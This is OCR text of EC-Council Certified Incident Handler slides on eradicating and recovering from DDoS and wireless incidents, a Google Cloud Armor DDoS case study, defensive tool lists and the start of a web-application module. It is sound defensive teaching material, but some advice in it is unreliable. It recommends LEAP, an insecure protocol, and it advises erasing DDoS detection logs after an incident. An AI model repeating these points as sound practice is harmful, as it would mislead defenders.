Eradicating DoS/DDoS Incidents: Blocking Potential Attacks

ECIH EC-Council Certified Incident Handler

Egress Filtering

- Egress filtering **scans the headers of IP packets** leaving a network
- Egress filtering ensures that **unauthorized or malicious traffic** never leaves the internal network
- Packets do not reach the target address if they do not meet the necessary specifications

Ingress Filtering

- Ingress filtering **prevents source address spoofing** for Internet traffic
- It **protects against flooding attacks** originating from valid prefixes (IP addresses)
- It enables the originator to be traced to its true source

TCP Intercept

- The TCP intercept feature in routers protects TCP servers from TCP SYN-flooding attacks
- By configuring TCP intercept features, **DoS attacks** can be prevented by intercepting and validating TCP connection requests

Rate Limiting

- Rate limiting **controls the rate of outbound or inbound traffic** in a network interface controller
- It **reduces high-volume inbound traffic** caused by DDoS attacks

ride01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Eradicating DoS/DDoS Incidents: Disabling Botnets

ECIH EC-Council Certified Incident Handler

RFC 3704 Filtering

- RFC 3704 filtering limits the impact of DDoS attacks by denying traffic with **spoofed addresses**
- Any traffic coming from unused or reserved IP addresses is bogus and should be filtered at the ISP before it enters the Internet link

Black Hole Filtering

- A "black hole" refers to a network node where incoming traffic is discarded or dropped without informing the source that the data did not reach their intended recipient
- Black hole filtering refers to **discarding packets** at the routing level

DDoS Prevention Offerings from ISP or DDoS Service

- **Enable Cisco Secure DDoS Protection** or similar features in other routers to filter traffic based on the **DHCP snooping binding database** or IP source bindings, thus preventing bots from succeeding with spoofed packets

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Eradicating DoS/DDoS Incidents: Neutralizing Handlers

ECIH EC-Council Certified Incident Handler

Network Traffic Analysis

- Analyze communication protocols and traffic patterns between handlers and clients or handlers and agents to **identify network nodes** that might be infected by handlers

Neutralize Botnet Handlers

- In comparison to the number of agents, fewer **DDoS handlers are deployed**. By neutralizing some handlers, **multiple agents can be rendered useless**, thus thwarting DDoS attacks

hide01.ir

Spoofed Source Address

- There is a decent probability that the spoofed source address of DDoS attack packets does not represent a **valid source address of the definite sub-network**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Recovery after DoS/DDoS Incidents

1. Determine the extent of **impact on different sources**, their ability to function, and the risks involved in using compromised resources
2. Devise various **recovery methods** depending on different factors such as severity of incident, systems affected, and systems and devices required
3. Communicate with the incident response team to select the best **recovery plan** and **obtain the required permissions** from cyber security authorities
4. Use **backup resources** efficiently to replace compromised systems
5. **Check the functionality** of all restored systems
6. **Implement additional monitoring** to look for related activity in future
7. Erase unwanted **DDoS detection logs** recorded across security solutions after responding to the DDoS attack
8. Restart the BGP protocol to send a **keepalive message** after restoring websites from DoS attacks

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#07: Understand the Handling of Wireless Network Security Incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Preparation for Handling Wireless Network Security Incidents

ECIH EC-Council Certified Incident Handler

1. **Enlist all wireless networking devices** along with their MAC and IP addresses, authentication details, credentials, strength, and points of placement
2. Enable all wireless **devices to log incoming and outgoing traffic** and save it in a centralized server
3. **Audit wireless devices** present in an organization and store the details in an easily accessible manner
4. Create **forms and checklists** to help incident responders in easily starting and handling any type of wireless network security incident
5. Develop and implement a **policy to quickly handle** incidents and determine their cause
6. Install **wireless network monitoring** and traffic monitoring tools, firewalls, IDS, and vulnerability management tools
7. Ensure to maintain **wireless network architectural designs** and store them in a centralized server
8. Create isolation and communication plans for wireless network security incident response
9. Perform **mock wireless security breaches** to evaluate the incident response plan
10. Install wireless network **sniffing tools**, security solutions, and other logging tools across networks

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Indicators of Wireless Network Security Incidents

ECIH EC-Council Certified Incident Handler

01 Presence of **unauthorized devices** on networks

02 **Disruption of services** for wireless clients or unavailability of wireless clients

03 Multiple **authentication failure** attempts

04 Changes in security protocols of the device and network traffic

05 Traffic from **unauthorized sources**

06 Presence of duplicate wireless access point with the same SSID

07 **Multiple logins** from the same device

08 Surge in bad or **malformed packets**

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting Wireless Network Security Incidents

ECIH EC-Council Certified Incident Handler

Access Point Monitoring

- **Audit all access point devices** used to establish wireless networks and list their details, including MAC address, SSID, and network transmission information, to create a baseline

hide01.ir

Wireless Client Monitoring

- Monitor all clients connected to an access point and their activities over the wireless network

General Wireless Traffic Monitoring

- Monitor wireless networks to **detect malicious attempts** (such as DoS attacks) using techniques such as de-authentication, de-association, and erroneous authentication

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Containment of Wireless Network Security Incidents

1. **Disable wireless access/SSID broadcasting** until the detection of intrusion
2. Enable credentials or **password security protocols** such as WPA3 on wireless devices
3. **Update** wireless access point devices
4. **Whitelist authorized user devices** to recognize unauthorized or unknown devices in a network
5. Configure **MAC address filtering** on every network
6. Turn off suspected privileges on the router for wireless configuration settings
7. Utilize the **URH security tool** for wireless protocol investigation
8. Use **WIPS** to disconnect authorized users from rogue APs

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Eradication of Wireless Network Security Incidents

ECIH EC-Council Certified Incident Handler

01 **Select a complex passphrase** with a minimum length of 20 characters

02 Always use the **Wi-Fi Protected Access 3** (WPA3) security protocol in wireless networks

03 Use the virtual-private-network (**VPN**) technology

04 **Deny wireless service** to new clients

05 **Block the switch port** to which APs are connected

06 Use **non-regular patterns** as PIN keys while pairing a device

07 Use wireless network **auditing tools** such as Kismet and Wireshark to scan wireless network traffic

08 Update and install access point (AP) software with the latest patches

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Recovery after Wireless Network Security Incidents

- **Update all routers** and **Wi-Fi devices** with the latest security patches
- Change the default **SSID** after WLAN configuration
- Use **SSID cloaking** to prevent certain default wireless messages from broadcasting the ID to everyone
- **Set the router access password** and enable firewall protection
- **Enable encryption** on APs and frequently change the passphrase
- Select **Wi-Fi Protected Access 3** (WPA3) instead of WPA and WPA2
- Place wireless APs in a **secure location**
- Enable encryption when establishing bluetooth connection to your PC

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#08: Understand the Handling of Network Security Incidents - Case Study

hide01.ir


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Handling DDoS Attacks on Google Cloud

- A Google Cloud Armor customer experienced the **largest distributed denial-of-service (DDoS) attack**
- The organization's IH&R team detected and mitigated the attack in time by leveraging **Cloud Armor Adaptive Protection**

Incident Recording and Assignment

- In the first week of June 2022, a Google Cloud Armor customer was targeted by a layer 7 DDoS attack
- The organization deployed Google Cloud Armor Adaptive Protection; consequently, **sudden spikes** in the volume of requests were detected



https://cloud.google.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Handling DDoS Attacks on Google Cloud (Cont'd)

Incident Triage

- The organization's security team performed initial analysis, classified and prioritized the incident's severity level as "**Critical**", and continued with the incident response process

hide01.ir

Incident Containment

- The IH&R team deployed protective rules recommended by Cloud Armor Adaptive Protection into the security policy, which **blocked malicious traffic** without disturbing legitimate traffic flow


Evidence Gathering and Forensic Analysis

- The IH&R team observed that the customer's **Google HTTP(S) Load Balancer** experienced more than 10,000 requests per second (rps) and after 8 min, it increased to 100,000 rps, peaking at 46 million rps

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Handling DDoS Attacks on Google Cloud (Cont'd)

Evidence Gathering and Forensic Analysis



hide01.ir

https://cloud.google.com

- The Cloud Armor Adaptive Protection service employed by the IH&R team detected this sudden increase in the volume of requests across the network and **generated an alert** with an attack signature
- The IH&R team identified that the attack was performed by leveraging "**HTTP Pipelining**"; moreover, it was launched through 5,256 IPs from 132 countries, and 1,169 of these IPs corresponded to **Tor exit nodes**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Handling DDoS Attacks on Google Cloud (Cont'd)

E|CIH EC-Council Certified Incident Handler

Eradication

- The IH&R team enforced protective rules and selected the "**throttle**" action instead of "**deny**" to rate limit the traffic
- This strategy helped the IH&R team to stop malicious traffic and **allow only legitimate traffic** between customers

Post-incident Activities

- Google recommended its customers to implement the **defense-in-depth strategy** by deploying security controls at multiple layers of the organization and infrastructure network

hide01.ir

Lessons Learned

- The organization realized the importance of deploying **protective controls** against incidents to maintain business continuity

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#09: Describe Best Practices against Network Security Incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Best Practices against Network Security Incidents

1. Perform **network security audits** regularly to find vulnerabilities and suspicious activities in a network
2. Deploy **data loss prevention** (DLP) solutions to prevent the loss of sensitive data
3. Use **advanced threat prevention** technologies such as Content Disarm and Reconstruction (CDR) to prevent the download of malicious files
4. Monitor inbound and outbound traffic to **filter malicious traffic**
5. Implement **access control lists** (ACLs) to control incoming and outgoing traffic
6. Use **VPN** as an additional layer of protection for secure data transmission
7. Employ **Zero Trust Network Access** (ZTNA)

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Best Practices against DoS/DDoS Incidents

1. Use **strong encryption** mechanisms such as WPA3 and AES 256 for broadband networks
2. Ensure that the software and protocols are up-to-date and scan the machines thoroughly to detect anomalous behavior
3. Disable unused and insecure services
4. **Block all inbound packets** originating from service ports to block traffic from reflection servers
5. Prevent the transmission of fraudulently addressed packets at ISP level
6. Implement **cognitive radios** in the physical layer to handle jamming and scrambling attacks
7. Configure firewalls to **deny external ICMP traffic** access
8. Secure **remote administration** and connectivity testing
9. Employ DDoS protection solutions such as **SolarWinds Security Event Manager** and **Akamai Prolexic Routed**
10. Configure **Website Application Firewall** (WAF) to restrict inbound and outbound traffic

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

DoS/DDoS Recommendations: Protect Secondary Victims

- Monitor security regularly to remain protected from **DDoS agent software**
- Install **anti-virus** and **anti-trojan** software and keep them updated
- Increase awareness for security issues and prevention techniques among all Internet users
- **Disable unnecessary services**, uninstall unused applications, and scan all files received from external sources
- Properly configure and **regularly update** built-in defensive mechanisms in the core hardware and software of systems

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Best Practices against Wireless Network Security Incidents

ECIH EC-Council Certified Incident Handler

1. Use **Lightweight Extensible Authentication Protocol (LEAP)** to minimize security flaws and sophisticate key management
2. Employ **WPA3 encryption** to secure wireless networks
3. Configure authentication frameworks such as **EAP** and **IEEE 802.1X**
4. Always update the **router firmware** with the latest version
5. Install **host-based firewalls** directly on wireless devices
6. Enforce **standard security policies** in wireless networks to ensure that they are protected against attacks
7. Use **SNMPv3** to enhance the accessibility of devices across a wireless network
8. Set up a **RADIUS** server for WLAN authentication
9. Install **honeypots** to detect unauthorized intruders in wireless networks
10. Implement wireless security tools such as **Kismet**, **Wireshark**, and **Aircrack-ng** to monitor and detect wireless security incidents


hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Tools for Detecting Missing Security Patches

GFI LanGuard

- GFI LanGuard scans networks for **missing patches** and automatically discovers other **vulnerabilities** associated with network assets



https://www.gfi.com

Solarwinds Patch Manager
https://www.solarwinds.com

Kaseya Security Patch Management
https://www.kaseya.com

Software Vulnerability Manager
https://www.flexera.com

Ivanti Endpoint Security
https://www.ivanti.com

Patch Connect Plus
https://www.manageengine.com


hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

DoS/DDoS Protection Tools

Anti DDoS Guardian

A DDoS attack protection tool that protects **IIS servers**, **Apache** servers, game servers, Camfrog servers, **mail servers**, FTP servers, VOIP PBX, SIP servers, and other systems




- **Imperva DDoS Protection**
  https://www.imperva.com
- **DOSarrest DDoS protection service**
  https://www.dosarrest.com
- **DDoS-GUARD**
  https://ddos-guard.net
- **Cloudflare**
  https://www.cloudflare.com
- **F5 DDoS Attack Protection**
  https://www.f5.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Network Security Tools

Solarwinds Security Event Manager

Solarwinds Security Event Manager is a remote network security tool used to protect, maintain, and **enhance network security operations**



- **Nagios XI**
  https://www.nagios.com
- **Splunk Enterprise Security**
  https://www.splunk.com
- **SecPod SanerNow**
  https://www.secpod.com
- **LogRhythm NDR**
  https://logrhythm.com
- **AlienVault USM**
  https://cybersecurity.att.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Summary

- In this module, we discussed the importance of handling network security incidents
- We defined the general preparation steps for handling network security incidents and reviewed general detection techniques
- This module detailed the detection, containment, and eradication of unauthorized access incidents, along with recovery steps after such incidents
- We also examined the detection, containment, and eradication of inappropriate usage incidents, along with recovery steps after such incidents
- Moreover, we explained the detection, containment, and eradication of DoS/DDoS incidents, along with recovery steps after such incidents
- We further described the fundamentals of wireless network security incidents along with their detection, containment, eradication, and recovery steps
- In the next module, we will discuss how to handle and respond to various web application security incidents in detail

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

E|CIH
EC-Council | Certified Incident Handler

EC-Council
Building A Culture Of Security



hide01.ir

Module 07

Handling and Responding to Web Application Security Incidents

hide01.ir

LEARNING OBJECTIVES

- LO#01: Understand the Handling of Web Application Incidents
- LO#02: Explain Preparation for Handling Web Application Security Incidents
- LO#03: Understand Detection and Containment of Web Application Security Incidents
- LO#04: Explain Analysis of Web Application Security Incidents
- LO#05: Understand Eradication of Web Application Security Incidents
- LO#06: Explain Recovery after Web Application Security Incidents
- LO#07: Understand the Handling of Web Application Security incidents - Case Study
- LO#08: Describe Best Practices for Securing Web Applications

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#01: Understand the Handling of Web Application Incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Introduction to Web Application Incident Handling

- Web applications are considered the main interface for web users to **access resources located on web servers** and they have become an easy target for various attacks
- Irrespective of the size of organizations and magnitude of attacks, organizations must implement **incident response plans** to detect, remediate, contain, eradicate, and recover from such incidents
- Web application incidents are primarily caused by **insecure coding**, **configuration errors**, **platform vulnerabilities**, **logic errors**, etc.
- The incident handling team must define certain strategies and policies to obtain a clear idea of the tasks to be performed upon detecting a **malicious event**

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

OWASP Top 10 Application Security Risks - 2021

A01	Broken Access Control
A02	Cryptographic Failures
A03	Injection
A04	Insecure Design
A05	Security Misconfiguration
A06	Vulnerable and Outdated Components
A07	Identification and Authentication Failures
A08	Software and Data Integrity Failures
A09	Security Logging and Monitoring Failures
A10	Server-Side Request Forgery (SSRF)

h1de01.ir

https://owasp.org

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#02: Explain Preparation for Handling Web Application Security Incidents

hide01.ir

